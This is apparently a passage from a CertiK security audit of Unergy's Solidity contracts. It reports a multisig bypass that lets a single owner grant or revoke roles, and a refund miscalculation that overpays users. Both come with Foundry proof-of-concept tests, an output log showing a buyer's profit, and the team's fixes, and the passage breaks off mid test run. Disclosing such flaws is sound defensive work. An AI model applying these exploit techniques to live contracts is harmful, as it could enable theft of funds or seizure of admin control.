Description

Some functions include checks requiring approval from possibly several owners prior to execution, but these checks can be bypassed by only using 1 owner.

Multisig checks are used in the following three functions:

1. `setPermission()`
2. `revokePermission()`
3. `replaceSigner()`

Each of these functions involves granting or removing a role from an address. Granting roles can also be done through the functions `setProjectsManagerPermissions()` and `AccessControl.grantRole()`, each of which only needs 1 owner, bypassing the multisig criteria. Similarly, removing a role can also be done through `AccessControl.revokeRole()`, which also only needs 1 owner.

Note that even though the `permissions` mapping is not updated through these alternative methods, `getAndUpdatePermission()` will still return `true` as `PERMANENT` is the default permission type.

Proof of Concept

Unit tests written in foundry are provided to showcase the above issue. The multisig functions require 2 owners to approve their execution, but the tests show that only 1 owner is needed to acquire the same outcome.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console2} from "forge-std/Test.sol";
import "src/PermissionGranter.sol";

contract PermissionGranterTest is Test {

    PermissionGranter permissionGranter;

    address ownerA = vm.addr(1);
    address ownerB = vm.addr(2);
    address[] owners = [ownerA, ownerB];

    function setUp() public {
        // 2 approvals needed for multisig
        permissionGranter = new PermissionGranter(owners, owners.length);
        assert(permissionGranter.required() == 2);
    }

    function testBypassSetAndRevokePermission() public {
        address receiver = vm.addr(10);
        address testContract = vm.addr(11);
        string memory fname = "Test Function";

        bytes32 role = keccak256(abi.encodePacked(testContract, fname));

        // only 1 owner needed to set permission
        vm.prank(ownerA);
        permissionGranter.setProjectsManagerPermissions(receiver, testContract,
fname);
        assert(permissionGranter.getAndUpdatePermission(receiver, testContract,
fname));

        // only 1 owner needed to revoke role
        vm.prank(ownerA);
        permissionGranter.revokeRole(role, receiver);
        assert(!permissionGranter.hasRole(role, receiver));

        // only 1 owner needed to grant role
        vm.prank(ownerA);
        permissionGranter.grantRole(role, receiver);
        assert(permissionGranter.getAndUpdatePermission(receiver, testContract,
fname));
    }

    function testBypassReplaceSigner() public {
        bytes32 DEFAULT_ADMIN_ROLE = 0x00;
```

```
        // only 1 owner needed to remove an owner
        vm.prank(ownerA);
        permissionGranter.revokeRole(DEFAULT_ADMIN_ROLE, ownerB);
        assert(!permissionGranter.hasRole(DEFAULT_ADMIN_ROLE, ownerB));

        // only 1 owner needed to add an owner
        vm.prank(ownerA);
        permissionGranter.grantRole(DEFAULT_ADMIN_ROLE, ownerB);
        assert(permissionGranter.hasRole(DEFAULT_ADMIN_ROLE, ownerB));
    }
}
```

Recommendation

It is recommended to remove the `setProjectsManagerPermissions()` function and override the functions in `AccessControl`. An alternative method is to use a new role for an owner instead of `DEFAULT_ADMIN_ROLE`, as well as removing `setProjectsManagerPermissions()`.

Alleviation

[Unergy Team, 10/27/2023]:

The `setProjectsManagerPermissions()` function has been removed from the `PermissionGranter.sol` contract. Changes have been reflected in the commit hash: d7cb7499d1ce179d10cf53db45d9fd98fe2ed7b5

[CertiK, 10/30/2023]:

The team resolved this issue by removing the `setProjectsManagerPermissions()` function and adding the `UNAUTHORIZED` as the default permission type. The changes were included in d7cb7499d1ce179d10cf53db45d9fd98fe2ed7b5.

UBA-01 | POTENTIAL OVERPAYMENT DURING `_refund()`

Category	Severity	Location	Status
Logical Issue	Major	contracts/UnergyBuyer.sol (09/30-83d50): 422~432	Resolved

Description

In the `UnergyBuyer` contract, the `_refund()` function is designed to facilitate the refund of stable coins to users who have purchased `pWatt` tokens for specific projects that were unable to proceed to operation.

However, there is an potential issue concerning the calculation of the `refundAmount` which represents the amount to be refunded to the user. The formula computes the `pWattPercentage` based on the user's `pWatt` balance and the total `pWatt` supply minus the `operatorFee`. This percentage is then used to determine the actual `refundAmount` from the `presentProjectFundingValue`.

```
396     function _refund(address _projectAddress, address _user) internal {
397         address projectsManagerAddress = unergyData.projectsManagerAddress();
398         Project memory project = ProjectsManager(projectsManagerAddress)
399             .getProject(_projectAddress);
400 
401         if (project.state != ProjectState.INREFUND) {
402             revert ProjectIsNotCancelled(_projectAddress);
403         }
404 
405         uint256 userPWattBalance = IERC20Upgradeable(_projectAddress).balanceOf
(
406             _user
407         );
408 
409         if (userPWattBalance == 0) {
410             revert UserDoesntHavePWatts(_projectAddress, _user);
411         }
412 
413         if (isRefunding) revert RefundingInProcess();
414         isRefunding = true;
415 
416         ERC20Abs(_projectAddress).burn(_user, userPWattBalance);
417 
418         uint256 presentProjectFundingValue = unergyData
419             .getPresentProjectFundingValue(_projectAddress);
420         uint256 projectDecimals = ERC20Abs(_projectAddress).decimals();
421 
422         uint256 pWattPercentage = MathUpgradeable.mulDiv(
423             userPWattBalance,
424             100 * (10 ** projectDecimals),
425             project.pWattsSupply - project.operatorFee
426         );
427 
428         uint256 refundAmount = MathUpgradeable.mulDiv(
429             pWattPercentage,
430             presentProjectFundingValue,
431             100 * (10 ** projectDecimals)
432         );
433 
434         _withdrawStableCoin(_projectAddress, _user, refundAmount);
435 
436         isRefunding = false;
437 
438         emit Refund(_projectAddress, _user, refundAmount);
439     }
```

In the above function, **the `refundAmount` is calculated as below:**

$$refundAmount = \frac{userPWattBalance \times presentProjectFundingValue}{pWattsSupply - operatorFee}$$

The problem arises from the fact that the `refundAmount` could potentially exceed the original amount spent by the user to purchase `pWatt` tokens. This discrepancy is due to the lack of checks or considerations regarding the original purchase

amount or price of `pWatt` when determining the refund.

In essence, a user could potentially exploit this loophole to gain more stable coins than they originally spent, leading to financial losses for the contract or project, and undermining the economic logic and trustworthiness of the system.

Proof of Concept

The following proof of concept uses Foundry to test the case that user could gain more stable coin after refund.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../contracts/UnergyData.sol";
import "../contracts/ERC20UWatt.sol";
import {ERC20Project} from "../contracts/ERC20Project.sol";
import "../contracts/Types.sol";
import {UnergyEvent, CleanEnergyAssets, UnergyBuyer, ProjectsManager,
UnergyLogicReserve} from "../contracts/UnergyEvent.sol";
import "../contracts/StableCoin.sol";
import {ProjectInput} from "../contracts/ProjectsManager.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";

contract Custom1967Proxy is ERC1967Proxy {
    constructor(address _implementation, bytes memory _data)
    ERC1967Proxy(_implementation, _data){}
}

contract UnergyBaseTest is Test {
    PermissionGranter public permissionGranter;

    address private Owner = address(this);
    address private Caller = address(this);
    address[] private owners = [Owner];

    ERC20UWatt public uWatt;
    CleanEnergyAssets public cleanEnergyAssets;

    UnergyData public unergyDataImpl;
    Custom1967Proxy public unergyDataProxy;
    UnergyData public unergyData;

    UnergyEvent public unergyEvent;

    UnergyBuyer public unergyBuyerImpl;
    Custom1967Proxy public unergyBuyerProxy;
    UnergyBuyer public unergyBuyer;

    ProjectsManager public projectsManagerImpl;
    Custom1967Proxy public projectsManagerProxy;
    ProjectsManager public projectsManager;

    UnergyLogicReserve public unergyLogicReserveImpl;
    Custom1967Proxy public unergyLogicReserveProxy;
    UnergyLogicReserve public unergyLogicReserve;

    ERC20StableCoin public stableCoin;
    address public maintainerAddress = makeAddr("MaintainerAddress");
```

```
    uint256 public usersToProcess = 10;

    uint256 private counter;
    address public installer;
    address public operator;
    address public energyMeter;

    function setUp() public virtual {
        permissionGranter = new PermissionGranter(owners, 1);
        cleanEnergyAssets = new CleanEnergyAssets(address(permissionGranter));

        unergyDataImpl = new UnergyData();
        unergyDataProxy = new Custom1967Proxy(address(unergyDataImpl), "");
        unergyData = UnergyData(address(unergyDataProxy));
        unergyData.initialize(maintainerAddress, address(permissionGranter));

        unergyEvent = new UnergyEvent(address(unergyDataProxy),
address(permissionGranter));

        unergyBuyerImpl = new UnergyBuyer();
        unergyBuyerProxy = new Custom1967Proxy(address(unergyBuyerImpl), "");
        unergyBuyer = UnergyBuyer(address(unergyBuyerProxy));
        unergyBuyer.initialize(address(unergyDataProxy),
address(permissionGranter));

        uWatt = new ERC20UWatt(address(unergyDataProxy),
address(permissionGranter));

        projectsManagerImpl = new ProjectsManager();
        projectsManagerProxy = new Custom1967Proxy(address(projectsManagerImpl),
"");
        projectsManager = ProjectsManager(address(projectsManagerProxy));
        projectsManager.initialize(address(unergyDataProxy),
address(permissionGranter));

        unergyLogicReserveImpl = new UnergyLogicReserve();
        unergyLogicReserveProxy = new
Custom1967Proxy(address(unergyLogicReserveImpl), "");
        unergyLogicReserve = UnergyLogicReserve(address(unergyLogicReserveProxy));
        unergyLogicReserve.initialize(address(unergyDataProxy),
address(permissionGranter));

        energyMeter = makeAddr("energyMeter");
        vm.label(energyMeter, "energyMeter");

        stableCoin = new ERC20StableCoin("Stable Coin", "SC",
payable(address(this)));
        //ProjectsManager
```

```
        permissionGranter.setPermission(address(this),
address(projectsManagerProxy), "createProject", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(projectsManagerProxy), "setSignature", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyEvent),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "setSignature", PermissionType.PERMANENT, 0);

        permissionGranter.grantRole(permissionGranter.DEFAULT_ADMIN_ROLE(),
address(projectsManagerProxy));

        //UnergyBuyer
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"changeMilestoneState", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setOriginatorSign", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"changeMilestoneName", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"deleteMilestone", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setMaintenancePercentage", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setProjectValue", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setSwapFactor", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setProjectState", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"withdrawUWatts", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"refund", PermissionType.PERMANENT, 0);
```

```
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyerProxy), "setProjectState", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyerProxy), "payUWattReward", PermissionType.PERMANENT, 0);

        //UnergyEvent
        permissionGranter.setPermission(address(this), address(unergyEvent),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyEvent),
"afterTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyEvent),
"setUWattsAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"afterTransferReceipt", PermissionType.PERMANENT, 0);

        //UnergyData
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUWattAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setDepreciationBalance", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setAccEnergyByMeter", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setProjectsManagerAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setExternalHolderAddress", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setAccEnergyByMeter", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setPresentProjectFundingValue", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"generatePurchaseTicket", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"changePurchaseTicketUsed", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUnergyBuyerAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUnergyLogicReserveAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setCleanEnergyAssetsAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setMaintainerAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUnergyEventAddr", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setDepreciationBalance", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setAccEnergyByMeter", PermissionType.PERMANENT, 0);
```

```
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setAccEnergyByMeter", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setPresentProjectFundingValue", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "generatePurchaseTicket", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "changePurchaseTicketUsed", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setCleanEnergyAssetsAddr", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(unergyBuyerProxy),
address(unergyDataProxy), "setPresentProjectFundingValue", PermissionType.PERMANENT,
0);

        //CleanEnergyAssets
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createGeneralEnergyAsset", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createProjectEnergyAsset", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"mint", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"burn", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"setEnergyLimit", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(projectsManagerProxy),
address(cleanEnergyAssets), "createProjectEnergyAsset", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(cleanEnergyAssets), "mint", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(cleanEnergyAssets), "burn", PermissionType.PERMANENT, 0);

        //ERC20UWatt
        permissionGranter.setPermission(address(this), address(uWatt), "mint",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(uWatt), "mint", PermissionType.PERMANENT, 0);

        //UnergyLogicReserve
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "energyReport", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "invoiceReport", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "pWattsTransfer", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "swapToken", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "requestSwap", PermissionType.PERMANENT, 0);
```

```
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "requestClaim", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "claimUWatts", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "setMaxPWattsToAllowASwap",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "updateLastUWattStatus", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyEvent),
address(unergyLogicReserveProxy), "updateLastUWattStatus", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(energyMeter,
address(unergyLogicReserveProxy), "energyReport", PermissionType.PERMANENT, 0);

        installer = makeAddr("installer");
        vm.label(installer, "installer");

        operator = makeAddr("operator");
        vm.label(operator, "operator");

        //Set values on UnergyData
        unergyData.setDepreciationBalance(1e18);
        //setAccEnergyByMeter
        //setPresentProjectFundingValue
        //setExternalHolderAddress
        unergyData.setProjectsManagerAddr(address(projectsManagerProxy));
        unergyData.setUnergyBuyerAddr(address(unergyBuyerProxy));
        unergyData.setUnergyLogicReserveAddr(address(unergyLogicReserveProxy));
        unergyData.setUnergyEventAddr(address(unergyEvent));
        unergyData.setUWattAddr(address(uWatt));

        unergyData.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));

        //Event Whitelist
        unergyEvent.addToWhitelist(address(this));
        unergyEvent.addToWhitelist(installer);
        unergyEvent.addToWhitelist(operator);

        vm.label(address(unergyBuyer), "unergyBuyer");
        vm.label(address(cleanEnergyAssets), "cleanEnergyAssets");

        stableCoin.mint(energyMeter, 1e20);
        vm.prank(energyMeter);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

    }
```

```
    function test_mintUWatts() public {
        uWatt.mint(address(this), 1e5 * 10 ** uWatt.decimals());
        console2.log("uWatt balance is %d", uWatt.balanceOf(address(this)));
    }

    // Create Project
    function createProjectBase(
        uint256 maintenancePercentage,
        uint256 projectValue,
        uint256 swapFactor,
        uint256 totalPWatts,
        uint256 operatorFee,
        address adminAddr,
        address stableAddr,
        string memory _projectName,
        string memory _projectSymbol
    ) internal returns (uint256 projectId, address projectAddress) {
        ProjectInput memory _projectInput = ProjectInput(
            maintenancePercentage,
            projectValue,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            installer,
            operator,
            stableAddr
        );
        vm.recordLogs();
        projectsManager.createProject(_projectInput, _projectName, _projectSymbol);
        projectId = counter;
        counter++;
        Vm.Log[] memory entries = vm.getRecordedLogs();
        projectAddress = abi.decode(abi.encodePacked(entries[entries.length -
1].topics[1]), (address));
        //config project
        permissionGranter.setPermission(address(projectsManagerProxy),
projectAddress, "mint", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(projectsManagerProxy),
projectAddress, "approveSwap", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyEvent), projectAddress,
"approveSwap", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(projectAddress, address(unergyEvent),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(projectAddress, address(unergyEvent),
"afterTransferReceipt", PermissionType.PERMANENT, 0);
```

```
        permissionGranter.setPermission(address(unergyBuyerProxy), projectAddress,
"burn", PermissionType.PERMANENT, 0);

        permissionGranter.setMeterPermission(energyMeter,
address(unergyLogicReserveProxy), projectAddress);

        projectsManager.configureProject(_projectInput, projectAddress);

    }

    //add milestone
    function addProjectMilestone(
        address _projectAddress,
        string memory _name,
        uint256 weight
    ) internal {
        projectsManager.addProjectMilestone(_projectAddress, _name, weight);
    }

    function setOriginatorSign(
        address _projectAddr,
        uint256 _milestoneIndex
    ) internal {
        unergyBuyer.setOriginatorSign(_projectAddr, _milestoneIndex);
    }

    //change milestone
    function changeMilestoneState(address _projectAddr) internal {
        unergyBuyer.changeMilestoneState(_projectAddr);
    }

    function showBalance(address _addr) internal {
        uint256 uWattBalance = uWatt.balanceOf(_addr);
        console2.log("%s's uWattBalance is %d ether", vm.getLabel(_addr),
uWattBalance/1e18);
    }

    function showAllBalances(address _user, address _project) internal {
        uint256 balance;
        balance = IERC20(_project).balanceOf(_user);
        console2.log("%s's pWatt is %d ether", vm.getLabel(_user), balance/1e18);
        balance = uWatt.balanceOf(_user);
        console2.log("%s's uWatt is %d ether", vm.getLabel(_user), balance/1e18);
        balance = stableCoin.balanceOf(_user);
        console2.log("%s's Stable Coin is %d USD", vm.getLabel(_user), balance/1e6);
    }
}

// SPDX-License-Identifier: UNLICENSED
```

```
pragma solidity ^0.8.13;

import 'forge-std/Test.sol';
import "./UnergyBaseTest.t.sol";

contract ProjectsManagerTest is UnergyBaseTest {

    address public projectAAddr;
    address public projectBAddr;
    uint256 public projectAId;
    uint256 public projectBId;
    address public projectAAdmin;
    address public projectBAdmin;

    address public buyer1;
    address public buyer2;

    function setUp() public override {
        super.setUp();

        projectAAdmin = makeAddr("projectAAdmin");
        vm.label(projectAAdmin, "projectAAdmin");

        projectBAdmin = makeAddr("projectBAdmin");
        vm.label(projectBAdmin, "projectBAdmin");

        vm.prank(projectAAdmin);
        stableCoin.approve(address(unergyBuyerProxy), type(uint256).max);

        vm.prank(projectBAdmin);
        stableCoin.approve(address(unergyBuyerProxy), type(uint256).max);

        buyer1 = makeAddr("buyer1");
        vm.label(buyer1, "buyer1");
        buyer2 = makeAddr("buyer2");
        vm.label(buyer2, "buyer2");

        deal(address(stableCoin), projectAAdmin, 1e20);
        deal(address(stableCoin), projectBAdmin, 1e20);

        deal(address(stableCoin), buyer1, 1e11);
        deal(address(stableCoin), buyer2, 1e11);

        deal(address(stableCoin), address(unergyLogicReserveProxy), 1e20);
        deal(address(stableCoin), address(unergyBuyerProxy), 1e20);

        vm.prank(buyer1);
        stableCoin.approve(address(unergyLogicReserveProxy), type(uint256).max);
```

```
        vm.prank(buyer2);
        stableCoin.approve(address(unergyLogicReserveProxy), type(uint256).max);

        stableCoin.approve(address(unergyLogicReserveProxy), type(uint256).max);

        uWatt.mint(address(unergyBuyerProxy), 1e20);
    }

    function createProject(
        string memory _projectName,
        string memory _projectSymbol,
        address admin
    ) internal returns (uint256 projectId, address projectAddress){
        uint256 maintenancePercentage = 10e18;
        uint256 projectValue = 120000 * 1e6;
        uint256 swapFactor = 1e16; //100 pWatt -> 1 uWatt
        uint256 totalPWatts = 120000 * 1e18;
        uint256 operatorFee = 1200 ether;//10% operator fee
        address adminAddr = admin;
        address stableAddr = address(stableCoin);
        (projectId, projectAddress) = createProjectBase(
            maintenancePercentage,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            stableAddr,
            _projectName,
            _projectSymbol
        );
        console2.log("Created new ERC20Project: projectId = %d, projectAddress = %s
", projectId, projectAddress);

        permissionGranter.setPermission(buyer1, projectAddress, "approve",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(buyer2, projectAddress, "approve",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(projectAAdmin, projectAddress, "approve",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(projectBAdmin, projectAddress, "approve",
PermissionType.PERMANENT, 0);

        unergyData.setPresentProjectFundingValue(projectAddress, 120000 * 1e6);
    }

    function addMileStonesAndValidate(address projectAddr) internal {
        console2.log("Add milestone M1-50");
        addProjectMilestone(projectAddr, "M1", 50);
        console2.log("Add milestone M2-50");
```

```
        addProjectMilestone(projectAddr, "M2", 50);
        console2.log("Install M1");
        changeMilestoneState(projectAddr);
        console2.log("Validate M1");
        setOriginatorSign(projectAddr, 0);
        console2.log("Install M2");
        changeMilestoneState(projectAddr);
        console2.log("Validate M2");
        setOriginatorSign(projectAddr, 1);
    }

    function test_createProject_buyPWatt_refund() public {
        //create project
        console2.log("1. Create project named `ProjectA`");
        (projectAId, projectAAddr) = createProject("ProjectA", "PRJ_A",
projectAAdmin);

        //add milestone and validate
        console2.log("Add milestone M1-50");
        addProjectMilestone(projectAAddr, "M1", 50);
        console2.log("Add milestone M2-50");
        addProjectMilestone(projectAAddr, "M2", 50);
        console2.log("Install M1");
        changeMilestoneState(projectAAddr);
        console2.log("Validate M1");
        setOriginatorSign(projectAAddr, 0);
        console2.log("Install M2");
        changeMilestoneState(projectAAddr);
        /*console2.log("Validate M2");
        setOriginatorSign(projectAAddr, 1);*/

        showAllBalances(buyer1, projectAAddr);

        //buy pWatts
        console2.log("11. Buyers purchase `pWatt`");
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer1);
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectAAddr, 60000 ether);
        vm.stopPrank();

        showAllBalances(buyer1, projectAAddr);

        //set Project refund
        console2.log("Set Project INREFUND");
        unergyBuyer.setProjectState(projectAAddr, ProjectState.INREFUND);
        console2.log("Refund Buyer1");
        unergyBuyer.refund(projectAAddr, buyer1);
```

```
        showAllBalances(buyer1, projectAAddr);
    }
}
```

Output log is:

```
 % forge test --mc ProjectsManagerTest --mt test_createProject_buyPWatt_refund -vvv
[⠒] Compiling...
[⠒] Compiling 3 files with 0.8.17
[⠒] Solc 0.8.17 finished in 154.95s
Compiler run successful!

Running 1 test for test/ProjectsManagerTest.t.sol:ProjectsManagerTest
[PASS] test_createProject_buyPWatt_refund() (gas: 3654684)
Logs:
  1. Create project named `ProjectA`
  Created new ERC20Project: projectId = 0, projectAddress =
0xDDA0a8D7486686d36449792617565E6C474fBa3f
  Add milestone M1-50
  Add milestone M2-50
  Install M1
  Validate M1
  Install M2
  buyer1's pWatt is 0 ether
  buyer1's uWatt is 0 ether
  buyer1's Stable Coin is 100000 USD
  11. Buyers purchase `pWatt`
  buyer1's pWatt is 60000 ether
  buyer1's uWatt is 0 ether
  buyer1's Stable Coin is 40000 USD
  Set Project INREFUND
  Refund Buyer1
  buyer1's pWatt is 0 ether
  buyer1's uWatt is 0 ether
  buyer1's Stable Coin is 100606 USD

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 14.26ms
Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

After receiving refunds, user `Buyer1`, who initially had 100,000 USD, now has a total of 100,606 USD.

Recommendation

It's recommended to ensure that the `refundAmount` does not surpass the original expenditure of the user.

Alleviation

[Unergy Team, 10/27/2023]: In the `ProjectsManager.sol`, contract, a `initialTotalSupply` mapping has been added to store the initial totalSupply of a project upon its creation.

Previously, the `percentageToClaim` was calculated in relation to the `project.pWattsSupply`, representing an error. Now, the `percentageToClaim` is calculated based on the initial totalSupply, with deductions for the administrator's pWatts and the operator's fee. This approach ensures that the `refundAmount` cannot exceed the user's initial expenditure.

Changes have been reflected in the commit hash: ce08953659b98216ab5badb5ccdef0d6c589d7f6

[CertiK, 10/30/2023]:
In the most recent implementation, the `pWattPercentage` has increased compared to its previous value due to the additional subtraction of `adminBalance`. Consequently, the computed `refundAmount` has also grown, leading to users receiving a larger amount of stable coins.

```
        uint256 initialTotalSupply = ProjectsManager(projectsManagerAddress)
            .initialTotalSupply(_projectAddress);

        uint256 adminBalance = ERC20Abs(_projectAddress).balanceOf(
            project.adminAddr
        );

        uint256 pWattPercentage = MathUpgradeable.mulDiv(
            userPWattBalance,
            100 * (10 ** projectDecimals),
            initialTotalSupply - project.operatorFee - adminBalance
        );

        uint256 refundAmount = MathUpgradeable.mulDiv(
            pWattPercentage,
            presentProjectFundingValue,
            100 * (10 ** projectDecimals)
        );
```

Foundry test:

```
    function test_createProject_buyPWatt_refund() public {
        //create project
        console2.log("1. Create project named `ProjectA`");
        (projectAId, projectAAddr) = createProject("ProjectA", "PRJ_A",
projectAAdmin);
        showProjectInfo(projectAAddr);

        //add milestone and validate
        console2.log("Add milestone M1-50");
        addProjectMilestone(projectAAddr, "M1", 50);
        console2.log("Add milestone M2-50");
        addProjectMilestone(projectAAddr, "M2", 50);
        console2.log("Install M1");
        changeMilestoneState(projectAAddr);
        console2.log("Validate M1");
        setOriginatorSign(projectAAddr, 0);
        console2.log("Install M2");
        changeMilestoneState(projectAAddr);
        uint256 initialUSD = stableCoin.balanceOf(buyer1);
        showAllBalances(buyer1, projectAAddr);
        showProjectInfo(projectAAddr);

        //buy pWatts
        console2.log("11. Buyers purchase `pWatt`");
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer1);
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectAAddr, 60000 ether);
        vm.stopPrank();

        showAllBalances(buyer1, projectAAddr);
        showAllBalances(projectAAdmin, projectAAddr);

        showProjectInfo(projectAAddr);

        //set Project refund
        console2.log("12. Set Project INREFUND");
        unergyBuyer.setProjectState(projectAAddr, ProjectState.INREFUND);
        console2.log("13. Refund Buyer1");
        unergyBuyer.refund(projectAAddr, buyer1);
        uint256 lastUSD = stableCoin.balanceOf(buyer1);
        showAllBalances(buyer1, projectAAddr);
        console2.log("After refunds, %s profits %d USD", vm.getLabel(buyer1),
(lastUSD - initialUSD) / 1e6);
    }
```

Test result:

```
% forge test --mc ProjectsManagerTest --mt test_createProject_buyPWatt_refund -vvv
[⠒] Compiling...
[⠒] Compiling 1 files with 0.8.17
